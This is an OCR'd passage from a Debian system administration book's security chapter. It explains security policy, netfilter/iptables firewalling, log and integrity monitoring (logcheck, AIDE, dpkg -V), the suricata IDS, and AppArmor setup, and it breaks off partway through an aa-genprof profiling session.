Chapter

14 Security

Contents

Defining a Security Policy 376 Firewall or Packet Filtering 377
Supervision: Prevention, Detection, Deterrence 383 Introduction to AppArmor 389 Introduction to SELinux 397
Other Security-Related Considerations 409 Dealing with a Compromised Machine 413

An information system can have a varying level of importance depending on the environment. In some cases, it is vital to a company's survival. It must therefore be protected from various kinds of risks. The process of evaluating these risks, defining and implementing the protection is collectively known as the "security process".

CAUTION
Scope of this chapter

Security is a vast and very sensitive subject, so we cannot claim to describe it in any kind of comprehensive manner in the course of a single chapter. We will only delineate a few important points and describe some of the tools and methods that can be of use in the security domain. For further reading, literature abounds, and entire books have been devoted to the subject. An excellent starting point would be *Linux Server Security* by Michael D. Bauer (published by O'Reilly).

The word "security" itself covers a vast range of concepts, tools and procedures, none of which apply universally. Choosing among them requires a precise idea of what your goals are. Securing a system starts with answering a few questions. Rushing headlong into implementing an arbitrary set of tools runs the risk of focusing on the wrong aspects of security.

The very first thing to determine is therefore the goal. A good approach to help with that determination starts with the following questions:

- *What* are we trying to protect? The security policy will be different depending on whether we want to protect computers or data. In the latter case, we also need to know which data.
- What are we trying to protect *against*? Is it leakage of confidential data? Accidental data loss? Revenue loss caused by disruption of service?
- Also, *who* are we trying to protect against? Security measures will be quite different for guarding against a typo by a regular user of the system than they would be when protecting against a determined attacker group.

The term "risk" is customarily used to refer collectively to these three factors: what to protect, what needs to be prevented from happening, and who will try to make it happen. Modeling the risk requires answers to these three questions. From this risk model, a security policy can be constructed, and the policy can be implemented with concrete actions.

NOTE
Permanent questioning

Bruce Schneier, a world expert in security matters (not only computer security) tries to counter one of security's most important myths with a motto: "Security is a process, not a product". Assets to be protected change in time, and so do threats and the means available to potential attackers. Even if a security policy has initially been perfectly designed and implemented, one should never rest on one's laurels. The risk components evolve, and the response to that risk must evolve accordingly.

Extra constraints are also worth taking into account, as they can restrict the range of available policies. How far are we willing to go to secure a system? This question has a major impact on the policy to implement. The answer is too often only defined in terms of monetary costs, but the other elements should also be considered, such as the amount of inconvenience imposed on system users or performance degradation.

Once the risk has been modeled, one can start thinking about designing an actual security policy.

NOTE

Extreme policies

There are cases where the choice of actions required to secure a system is extremely simple.

For instance, if the system to be protected only comprises a second-hand computer, the sole use of which is to add a few numbers at the end of the day, deciding not to do anything special to protect it would be quite reasonable. The intrinsic value of the system is low. The value of the data is zero since they are not stored on the computer. A potential attacker infiltrating this "system" would only gain an unwieldy calculator. The cost of securing such a system would probably be greater than the cost of a breach.

At the other end of the spectrum, we might want to protect the confidentiality of secret data in the most comprehensive way possible, trumping any other consideration. In this case, an appropriate response would be the total destruction of these data (securely erasing the files, shredding of the hard disks to bits, then dissolving these bits in acid, and so on). If there is an additional requirement that data must be kept in store for future use (although not necessarily readily available), and if cost still isn't a factor, then a starting point would be storing the data on iridium–platinum alloy plates stored in bomb-proof bunkers under various mountains in the world, each of which being (of course) both entirely secret and guarded by entire armies…

Extreme though these examples may seem, they would nevertheless be an adequate response to defined risks, insofar as they are the outcome of a thought process that takes into account the goals to reach and the constraints to fulfill. When coming from a reasoned decision, no security policy is less respectable than any other.

In most cases, the information system can be segmented in consistent and mostly independent subsets. Each subsystem will have its own requirements and constraints, and so the risk assessment and the design of the security policy should be undertaken separately for each. A good principle to keep in mind is that a short and well-defined perimeter is easier to defend than a long and winding frontier. The network organization should also be designed accordingly: the sensitive services should be concentrated on a small number of machines, and these machines should only be accessible via a minimal number of check-points; securing these check-points will be easier than securing all the sensitive machines against the entirety of the outside world. It is at this point that the usefulness of network filtering (including by firewalls) becomes apparent. This filtering can be implemented with dedicated hardware, but a possibly simpler and more flexible solution is to use a software firewall such as the one integrated in the Linux kernel.

14.2. Firewall or Packet Filtering

BACK TO BASICS

Firewall

A *firewall* is a piece of computer equipment with hardware and/or software that sorts the incoming or outgoing network packets (coming to or from a local network) and only lets through those matching certain predefined conditions.

A firewall is a filtering network gateway and is only effective on packets that must go through it. Therefore, it can only be effective when going through the firewall is the only route for these packets.

The lack of a standard configuration (and the "process, not product" motto) explains the lack of a turn-key solution. There are, however, tools that make it simpler to configure the *netfilter* firewall, with a graphical representation of the filtering rules. `fwbuilder` is undoubtedly among the best of them.

SPECIFIC CASE

Local Firewall

A firewall can be restricted to one particular machine (as opposed to a complete network), in which case its role is to filter or limit access to some services, or possibly to prevent outgoing connections by rogue software that a user could, willingly or not, have installed.

The Linux kernel embeds the *netfilter* firewall. It can be controlled from user space with the `iptables` and `ip6tables` commands. The difference between these two commands is that the former acts on the IPv4 network, whereas the latter acts on IPv6. Since both network protocol stacks will probably be around for many years, both tools will need to be used in parallel.

14.2.1. Netfilter Behavior

netfilter uses four distinct tables which store rules regulating three kinds of operations on packets:

- filter concerns filtering rules (accepting, refusing or ignoring a packet);
- nat concerns translation of source or destination addresses and ports of packages;
- mangle concerns other changes to the IP packets (including the ToS — *Type of Service* — field and options);
- raw allows other manual modifications on packets before they reach the connection tracking system.

Each table contains lists of rules called *chains*. The firewall uses standard chains to handle packets based on predefined circumstances. The administrator can create other chains, which will only be used when referred to by one of the standard chains (either directly or indirectly).

The filter table has three standard chains:

- INPUT: concerns packets whose destination is the firewall itself;
- OUTPUT: concerns packets emitted by the firewall;
- FORWARD: concerns packets transiting through the firewall (which is neither their source nor their destination).

The nat table also has three standard chains:

- PREROUTING: to modify packets as soon as they arrive;
- POSTROUTING: to modify packets when they are ready to go on their way;
- OUTPUT: to modify packets generated by the firewall itself.



Figure 14.1 *How* netfilter *chains are called*

Each chain is a list of rules; each rule is a set of conditions and an action to execute when the conditions are met. When processing a packet, the firewall scans the appropriate chain, one rule after another; when the conditions for one rule are met, it "jumps" (hence the -j option in the commands) to the specified action to continue processing. The most common behaviors are standardized, and dedicated actions exist for them. Taking one of these standard actions interrupts the processing of the chain, since the packet's fate is already sealed (barring an exception mentioned below):

BACK TO BASICS

ICMP

ICMP (*Internet Control Message* Protocol) is the protocol used to transmit complementary information on communications. It allows testing network connectivity with the `ping` command (which sends an ICMP *echo request* message, which the recipient is meant to answer with an ICMP *echo reply* message). It signals a firewall rejecting a packet, indicates an overflow in a receive buffer, proposes a better route for the next packets in the connection, and so on. This protocol is defined by several RFC documents; the initial RFC777 and RFC792 were soon completed and extended.

➨ `http://www.faqs.org/rfcs/rfc777.html`

➨ `http://www.faqs.org/rfcs/rfc792.html`

For reference, a receive buffer is a small memory zone storing data between the time it arrives from the network and the time the kernel handles it. If this zone is full, new data cannot be received, and ICMP signals the problem, so that the emitter can slow down its transfer rate (which should ideally reach an equilibrium after some time).

Note that although an IPv4 network can work without ICMP, ICMPv6 is strictly required for an IPv6 network, since it combines several functions that were, in the IPv4 world, spread across ICMPv4, IGMP (*Internet Group Membership Protocol*) and ARP (*Address Resolution Protocol*). ICMPv6 is defined in RFC4443.

➨ `http://www.faqs.org/rfcs/rfc4443.html`

- ACCEPT: allow the packet to go on its way;

- REJECT: reject the packet with an ICMP error packet (the --reject-with *type* option to `iptables` allows selecting the type of error);
- DROP: delete (ignore) the packet;
- LOG: log (via `syslogd`) a message with a description of the packet; note that this action does not interrupt processing, and the execution of the chain continues at the next rule, which is why logging refused packets requires both a LOG and a REJECT/DROP rule;
- ULOG: log a message via `ulogd`, which can be better adapted and more efficient than `syslogd` for handling large numbers of messages; note that this action, like LOG, also returns processing to the next rule in the calling chain;
- *chain_name*: jump to the given chain and evaluate its rules;
- RETURN: interrupt processing of the current chain, and return to the calling chain; in case the current chain is a standard one, there's no calling chain, so the default action (defined with the -P option to `iptables`) is executed instead;
- SNAT (only in the nat table): apply *Source NAT* (extra options describe the exact changes to apply);
- DNAT (only in the nat table): apply *Destination NAT* (extra options describe the exact changes to apply);
- MASQUERADE (only in the nat table): apply *masquerading* (a special case of *Source NAT*);
- REDIRECT (only in the nat table): redirect a packet to a given port of the firewall itself; this can be used to set up a transparent web proxy that works with no configuration on the client side, since the client thinks it connects to the recipient whereas the communications actually go through the proxy.

Other actions, particularly those concerning the mangle table, are outside the scope of this text. The `iptables(8)` and `ip6tables(8)` have a comprehensive list.

14.2.2. Syntax of `iptables` and `ip6tables`

The `iptables` and `ip6tables` commands allow manipulating tables, chains and rules. Their -t *table* option indicates which table to operate on (by default, filter).

Commands

The -N *chain* option creates a new chain. The -X *chain* deletes an empty and unused chain. The -A *chain rule* adds a rule at the end of the given chain. The -I *chain rule_num rule* option inserts a rule before the rule number *rule_num*. The -D *chain rule_num* (or -D *chain rule*) option deletes a rule in a chain; the first syntax identifies the rule to be deleted by its number, while the latter identifies it by its contents. The -F *chain* option flushes a chain (deletes all its rules); if no chain is mentioned, all the rules in the table are deleted. The -L *chain* option lists the rules in the chain. Finally, the -P *chain action* option defines the default action, or "policy", for a given chain; note that only standard chains can have such a policy.

Rules

Each rule is expressed as *conditions* -j *action action_options*. If several conditions are described in the same rule, then the criterion is the conjunction (logical *and*) of the conditions, which is at least as restrictive as each individual condition.

The -p *protocol* condition matches the protocol field of the IP packet. The most common values are tcp, udp, icmp, and icmpv6. Prefixing the condition with an exclamation mark negates the condition, which then becomes a match for "any packets with a different protocol than the specified one". This negation mechanism is not specific to the -p option and it can be applied to all other conditions too.

The -s *address* or -s *network/mask* condition matches the source address of the packet. Correspondingly, -d *address* or -d *network/mask* matches the destination address.

The -i *interface* condition selects packets coming from the given network interface. -o *interface* selects packets going out on a specific interface.

There are more specific conditions, depending on the generic conditions described above. For instance, the -p tcp condition can be complemented with conditions on the TCP ports, with clauses such as --source-port *port* and --destination-port *port*.

The --state *state* condition matches the state of a packet in a connection (this requires the `ipt_conntrack` kernel module, for connection tracking). The NEW state describes a packet starting a new connection; ESTABLISHED matches packets belonging to an already existing connection, and RELATED matches packets initiating a new connection related to an existing one (which is useful for the ftp-data connections in the "active" mode of the FTP protocol).

The previous section lists available actions, but not their respective options. The LOG action, for instance, has the following options:

- --log-level, with default value warning, indicates the `syslog` severity level;
- --log-prefix allows specifying a text prefix to differentiate between logged messages;
- --log-tcp-sequence, --log-tcp-options and --log-ip-options indicate extra data to be integrated into the message: respectively, the TCP sequence number, TCP options, and IP options.

The DNAT action provides the --to-destination *address*:*port* option to indicate the new destination IP address and/or port. Similarly, SNAT provides --to-source *address*:*port* to indicate the new source IP address and/or port.

The REDIRECT action (only available if NAT is available) provides the --to-ports *port(s)* option to indicate the port, or port range, where the packets should be redirected.

14.2.3. Creating Rules

Each rule creation requires one invocation of `iptables/ip6tables`. Typing these commands manually can be tedious, so the calls are usually stored in a script so that the same configuration

is set up automatically every time the machine boots. This script can be written by hand, but it can also be interesting to prepare it with a high-level tool such as `fwbuilder`.

```
# apt install fwbuilder
```

The principle is simple. In the first step, one needs to describe all the elements that will be involved in the actual rules:

- the firewall itself, with its network interfaces;
- the networks, with their corresponding IP ranges;
- the servers;
- the ports belonging to the services hosted on the servers.

The rules are then created with simple drag-and-drop actions on the objects. A few contextual menus can change the condition (negating it, for instance). Then the action needs to be chosen and configured.

As far as IPv6 is concerned, one can either create two distinct rulesets for IPv4 and IPv6, or create only one and let `fwbuilder` translate the rules according to the addresses assigned to the objects.



Figure 14.2 *Fwbuilder's main window*

`fwbuilder` can then generate a script configuring the firewall according to the rules that have been defined. Its modular architecture gives it the ability to generate scripts targeting different systems (`iptables` for Linux, `ipf` for FreeBSD and `pf` for OpenBSD).

14.2.4. Installing the Rules at Each Boot

In other cases, the recommended way is to register the configuration script in an `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

Example 14.1 *`interfaces` file calling firewall script*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

This obviously assumes that you are using *ifupdown* to configure the network interfaces. If you are using something else (like *NetworkManager* or *systemd-networkd*), then refer to their respective documentation to find out ways to execute a script after the interface has been brought up.

14.3. Supervision: Prevention, Detection, Deterrence

Monitoring is an integral part of any security policy for several reasons. Among them, that the goal of security is usually not restricted to guaranteeing data confidentiality, but it also includes ensuring availability of the services. It is therefore imperative to check that everything works as expected, and to detect in a timely manner any deviant behavior or change in quality of the service(s) rendered. Monitoring activity can help detecting intrusion attempts and enable a swift reaction before they cause grave consequences. This section reviews some tools that can be used to monitor several aspects of a Debian system. As such, it completes section 12.4, "Monitoring" page 345.

14.3.1. Monitoring Logs with `logcheck`

The `logcheck` program monitors log files every hour by default. It sends unusual log messages in emails to the administrator for further analysis.

The list of monitored files is stored in `/etc/logcheck/logcheck.logfiles`; the default values work fine if the `/etc/rsyslog.conf` file has not been completely overhauled.

`logcheck` can work in one of three more or less detailed modes: *paranoid*, *server* and *workstation*. The first one is *very* verbose, and should probably be restricted to specific servers such as firewalls. The second (and default) mode is recommended for most servers. The last one is designed for workstations, and is even terser (it filters out more messages).

In all three cases, `logcheck` should probably be customized to exclude some extra messages (depending on installed services), unless the admin really wishes to receive hourly batches of long uninteresting emails. Since the message selection mechanism is rather complex, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` is a required — if challenging — read.

The applied rules can be split into several types:

- those that qualify a message as a cracking attempt (stored in a file in the `/etc/logcheck/cracking.d/` directory);
- those canceling such a qualification (`/etc/logcheck/cracking.ignore.d/`);
- those classifying a message as a security alert (`/etc/logcheck/violations.d/`);
- those canceling this classification (`/etc/logcheck/violations.ignore.d/`);
- finally, those applying to the remaining messages (considered as *system events*).

CAUTION **Ignoring a message**

Any message tagged as a cracking attempt or a security alert (following a rule stored in a `/etc/logcheck/violations.d/myfile` file) can only be ignored by a rule in a `/etc/logcheck/violations.ignore.d/myfile` or `/etc/logcheck/violations.ignore.d/myfile-`*`extension`* file.

A system event is always signaled unless a rule in one of the `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` directories states the event should be ignored. Of course, the only directories taken into account are those corresponding to verbosity levels equal or greater than the selected operation mode.

14.3.2. Monitoring Activity

In Real Time

`top` is an interactive tool that displays a list of currently running processes. The default sorting is based on the current amount of processor use and can be obtained with the P key. Other sort orders include a sort by occupied memory (M key), by total processor time (T key) and by process identifier (N key). The k key allows killing a process by entering its process identifier. The r key allows *renicing* a process, i.e. changing its priority.

When the system seems to be overloaded, `top` is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known to host. An unknown process running as the www-data user should really stand out and be

investigated, since it's probably an instance of software installed and executed on the system through a vulnerability in a web application.

`top` is a very flexible tool and its manual page gives details on how to customize its display and adapt it to one's personal needs and habits.

The `gnome-system-monitor` graphical tool is similar to `top` and it provides roughly the same features.

History

Processor load, network traffic and free disk space are information that are constantly varying. Keeping a history of their evolution is often useful in determining exactly how the computer is used.

There are many dedicated tools for this task. Most can fetch data via SNMP (*Simple Network Management Protocol*) in order to centralize this information. An added benefit is that this allows fetching data from network elements that may not be general-purpose computers, such as dedicated network routers or switches.

This book deals with Munin in some detail (see section 12.4.1, "Setting Up Munin" page 346) as part of Chapter 12: "Advanced Administration" page 302. Debian also provides a similar tool, *cacti*. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/index.html`) should be considered a prerequisite.

ALTERNATIVE

`mrtg`

`mrtg` (in the similarly-named package) is an older tool. Despite some rough edges, it can aggregate historical data and display them as graphs. It includes a number of scripts dedicated to collecting the most commonly monitored data such as processor load, network traffic, web page hits, and so on.

The *mrtg-contrib* and *mrtgutils* packages contain example scripts that can be used directly.

14.3.3. Detecting Changes

Once the system is installed and configured, and barring security upgrades, there's usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

GOING FURTHER

Protecting against upstream changes

`dpkg --verify` is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see section 6.5, "Checking Package Authenticity" page 121), and taking care to only install packages from a certified origin.

`dpkg --verify` (or `dpkg -V`) is an interesting tool since it allows finding what installed files have been modified (potentially by an attacker), but this should be taken with a grain of salt. To do its job it relies on checksums stored in dpkg's own database which is stored on the hard disk (they can be found in `/var/lib/dpkg/info/`*`package`*`.md5sums`); a thorough attacker will therefore update these files so they contain the new checksums for the subverted files.

BACK TO BASICS

File fingerprint

As a reminder: a fingerprint is a value, often a number (even though in hexadecimal notation), that contains a kind of signature for the contents of a file. This signature is calculated with an algorithm (MD5 or SHA1 being well-known examples) that more or less guarantee that even the tiniest change in the file contents implies a change in the fingerprint; this is known as the "avalanche effect". This allows a simple numerical fingerprint to serve as a litmus test to check whether the contents of a file have been altered. These algorithms are not reversible; in other words, for most of them, knowing a fingerprint doesn't allow finding the corresponding contents. Recent mathematical advances seem to weaken the absoluteness of these principles, but their use is not called into question so far, since creating different contents yielding the same fingerprint still seems to be quite a difficult task.

Running `dpkg -V` will verify all installed packages and will print out a line for each file with a failing test. The output format is the same as the one of `rpm -V` where each character denotes a test on some specific meta-data. Unfortunately `dpkg` does not store the meta-data needed for most tests and will thus output question marks for them. Currently only the checksum test can yield a "5" on the third character (when it fails).

```
# dpkg -V
??5??????   /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

In the sample above, dpkg reports a change to SSH's service file that the administrator made to the packaged file instead of using an appropriate `/etc/systemd/system/ssh.service` override (which would be stored below `/etc` like any configuration change should be). It also lists multiple configuration files (identified by the "c" letter on the second field) that had been legitimately modified.

Auditing Packages: `debsums` and its Limits

`debsums` is the ancestor of `dpkg -V` and is thus mostly obsolete. It suffers from the same limitations than dpkg. Fortunately, some of the limitations can be worked-around (whereas dpkg does not offer similar work-arounds).

Since the data on the disk cannot be trusted, `debsums` offers to do its checks based on `.deb` files instead of relying on dpkg's database. To download trusted `.deb` files of all the packages installed, we can rely on APT's authenticated downloads. This operation can be slow and tedious, and should therefore not be considered a proactive technique to be used on a regular basis.

```
# apt-get --reinstall -d install ‘grep-status -e 'Status: install ok installed' -n -s
       Package‘
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Note that this example uses the `grep-status` command from the *dctrl-tools* package, which is not installed by default.

Monitoring Files: AIDE

The AIDE tool (*Advanced Intrusion Detection Environment*) allows checking file integrity, and detecting any change against a previously recorded image of the valid system. This image is stored as a database (`/var/lib/aide/aide.db`) containing the relevant information on all files of the system (fingerprints, permissions, timestamps and so on). This database is first initialized with `aideinit`; it is then used daily (by the `/etc/cron.daily/aide` script) to check that nothing relevant changed. When changes are detected, AIDE records them in log files (`/var/log/aide/*.log`) and sends its findings to the administrator by email.

IN PRACTICE

Protecting the database

Since AIDE uses a local database to compare the states of the files, the validity of its results is directly linked to the validity of the database. If an attacker gets root permissions on a compromised system, they will be able to replace the database and cover their tracks. A possible workaround would be to store the reference data on read-only storage media.

Many options in `/etc/default/aide` can be used to tweak the behavior of the *aide* package. The AIDE configuration proper is stored in `/etc/aide/aide.conf` and `/etc/aide/aide.conf.d/` (actually, these files are only used by `update-aide.conf` to generate `/var/lib/aide/aide.conf.autogenerated`). Configuration indicates which properties of which files need to be checked. For instance, the contents of log files changes routinely, and such changes can be ignored as long as the permissions of these files stay the same, but both contents and permissions of executable programs must be constant. Although not very complex, the configuration syntax is not fully intuitive, and reading the `aide.conf(5)` manual page is therefore recommended.

A new version of the database is generated daily in `/var/lib/aide/aide.db.new`; if all recorded changes were legitimate, it can be used to replace the reference database.

ALTERNATIVE

Tripwire and Samhain

Tripwire is very similar to AIDE; even the configuration file syntax is almost the same. The main addition provided by *tripwire* is a mechanism to sign the configuration file, so that an attacker cannot make it point at a different version of the reference database.

Samhain also offers similar features, as well as some functions to help detecting rootkits (see the sidebar "The *checksecurity* and *chkrootkit*/*rkhunter* packages" page 388). It can also be deployed globally on a network, and record its traces on a central server (with a signature).

QUICK LOOK

The *checksecurity* and *chkrootkit*/*rkhunter* packages

The first of these packages contains several small scripts performing basic checks on the system (empty passwords, new setuid files, and so on) and warning the administrator if required. Despite its explicit name, an administrator should not rely solely on it to make sure a Linux system is secure.

The *chkrootkit* and *rkhunter* packages allow looking for *rootkits* potentially installed on the system. As a reminder, these are pieces of software designed to hide the compromise of a system while discreetly keeping control of the machine. The tests are not 100% reliable, but they can usually draw the administrator's attention to potential problems.

14.3.4. Detecting Intrusion (IDS/NIDS)

BACK TO BASICS

Denial of service

A "denial of service" attack has only one goal: to make a service unavailable. Whether such an attack involves overloading the server with queries or exploiting a bug, the end result is the same: the service is no longer operational. Regular users are unhappy, and the entity hosting the targeted network service suffers a loss in reputation (and possibly in revenue, for instance if the service was an e-commerce site).

Such an attack is sometimes "distributed"; this usually involves overloading the server with large numbers of queries coming from many different sources so that the server becomes unable to answer the legitimate queries. These types of attacks have gained well-known acronyms: DDoS and DoS (depending on whether the denial of service attack is distributed or not).

`suricata` (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

➨ `http://suricata-ids.org`

➨ `https://www.elastic.co/products/kibana`

CAUTION

Range of action

The effectiveness of `suricata` is limited by the traffic seen on the monitored network interface. It will obviously not be able to detect anything if it cannot observe the real traffic. When plugged into a network switch, it will therefore only monitor attacks targeting the machine it runs on, which is probably not the intention. The machine hosting `suricata` should therefore be plugged into the "mirror" port of the switch, which is usually dedicated to chaining switches and therefore gets all the traffic.

Configuring suricata involves reviewing and editing `/etc/suricata/suricata-debian.yaml`, which is very long because each parameter is abundantly commented. A minimal configuration requires describing the range of addresses that the local network covers (HOME_NET parameter). In practice, this means the set of all potential attack targets. But getting the most of it requires reading it in full and adapting it to the local situation.

On top of this, you should also edit `/etc/default/suricata` to define the network interface to monitor and to enable the init script (by setting RUN=yes). You might also want to set LISTENMODE=pcap because the default LISTENMODE=nfqueue requires further configuration to work properly (the netfilter firewall must be configured to pass packets to some user-space queue handled by suricata via the NFQUEUE target).

To detect bad behaviour, `suricata` needs a set of monitoring rules: you can find such rules in the *snort-rules-default* package. `snort` is the historical reference in the IDS ecosystem and `suricata` is able to reuse rules written for it. Unfortunately that package is missing from *Debian Jessie* and should be retrieved from another Debian release like *Testing* or *Unstable*.

Alternatively, `oinkmaster` (in the package of the same name) can be used to download Snort rulesets from external sources.

GOING FURTHER

Integration with `prelude`

Prelude brings centralized monitoring of security information. Its modular architecture includes a server (the *manager* in *prelude-manager*) which gathers alerts generated by *sensors* of various types.

Suricata can be configured as such a sensor. Other possibilities include *prelude-lml* (*Log Monitor Lackey*) which monitors log files (in a manner similar to `logcheck`, described in section 14.3.1, "Monitoring Logs with `logcheck`" page 383).

14.4. Introduction to AppArmor

14.4.1. Principles

AppArmor is a *Mandatory Access Control* (MAC) system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries AppArmor before each system call to know whether the process is authorized to do the given operation. Through this mechanism, AppArmor confines programs to a limited set of resources.

AppArmor applies a set of rules (known as "profile") on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux

(discussed in section 14.5, "Introduction to SELinux" page 397), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behaviour!).

AppArmor profiles are stored in `/etc/apparmor.d/` and they contain a list of access control rules on resources that each program can make use of. The profiles are compiled and loaded into the kernel by the `apparmor_parser` command. Each profile can be loaded either in enforcing or complaining mode. The former enforces the policy and reports violation attempts, while the latter does not enforce the policy but still logs the system calls that would have been denied.

14.4.2. Enabling AppArmor and managing AppArmor profiles

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing a few packages and adding some parameters to the kernel command line:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=1
      security=apparmor",' /etc/default/grub
# update-grub
```

After a reboot, AppArmor is now functional and `aa-status` will confirm it quickly:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
   /usr/bin/lxc-start
   /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
   /sbin/klogd
[...]
3 processes have profiles defined.
1 processes are in enforce mode.
   /usr/sbin/libvirtd (1295)
2 processes are in complain mode.
   /usr/sbin/avahi-daemon (941)
   /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

NOTE

More AppArmor profiles

The *apparmor-profiles* package contains profiles managed by the upstream AppArmor community. To get even more profiles you can install *apparmor-profiles-extra* which contains profiles developed by Ubuntu and Debian.

The state of each profile can be switched between enforcing and complaining with calls to `aa-enforce` and `aa-complain` giving as parameter either the path of the executable or the path to the policy file. Additionaly a profile can be entirely disabled with `aa-disable` or put in audit mode (to log accepted system calls too) with `aa-audit`.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

14.4.3. Creating a new profile

Even though creating an AppArmor profile is rather easy, most programs do not have one. This section will show you how to create a new profile from scratch just by using the target program and letting AppArmor monitor the system call it makes and the resources it accesses.

The most important programs that need to be confined are the network facing programs as those are the most likely targets of remote attackers. That is why AppArmor conveniently provides an `aa-unconfined` command to list the programs which have no associated profile and which expose an open network socket. With the --paranoid option you get all unconfined processes that have at least one active network connection.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

In the following example, we will thus try to create a profile for `/sbin/dhclient`. For this we will use `aa-genprof dhclient`. It will invite you to use the application in another window and when done to come back to `aa-genprof` to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
```

```
http://wiki.apparmor.net/index.php/Profiles

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

Profiling: /sbin/dhclient

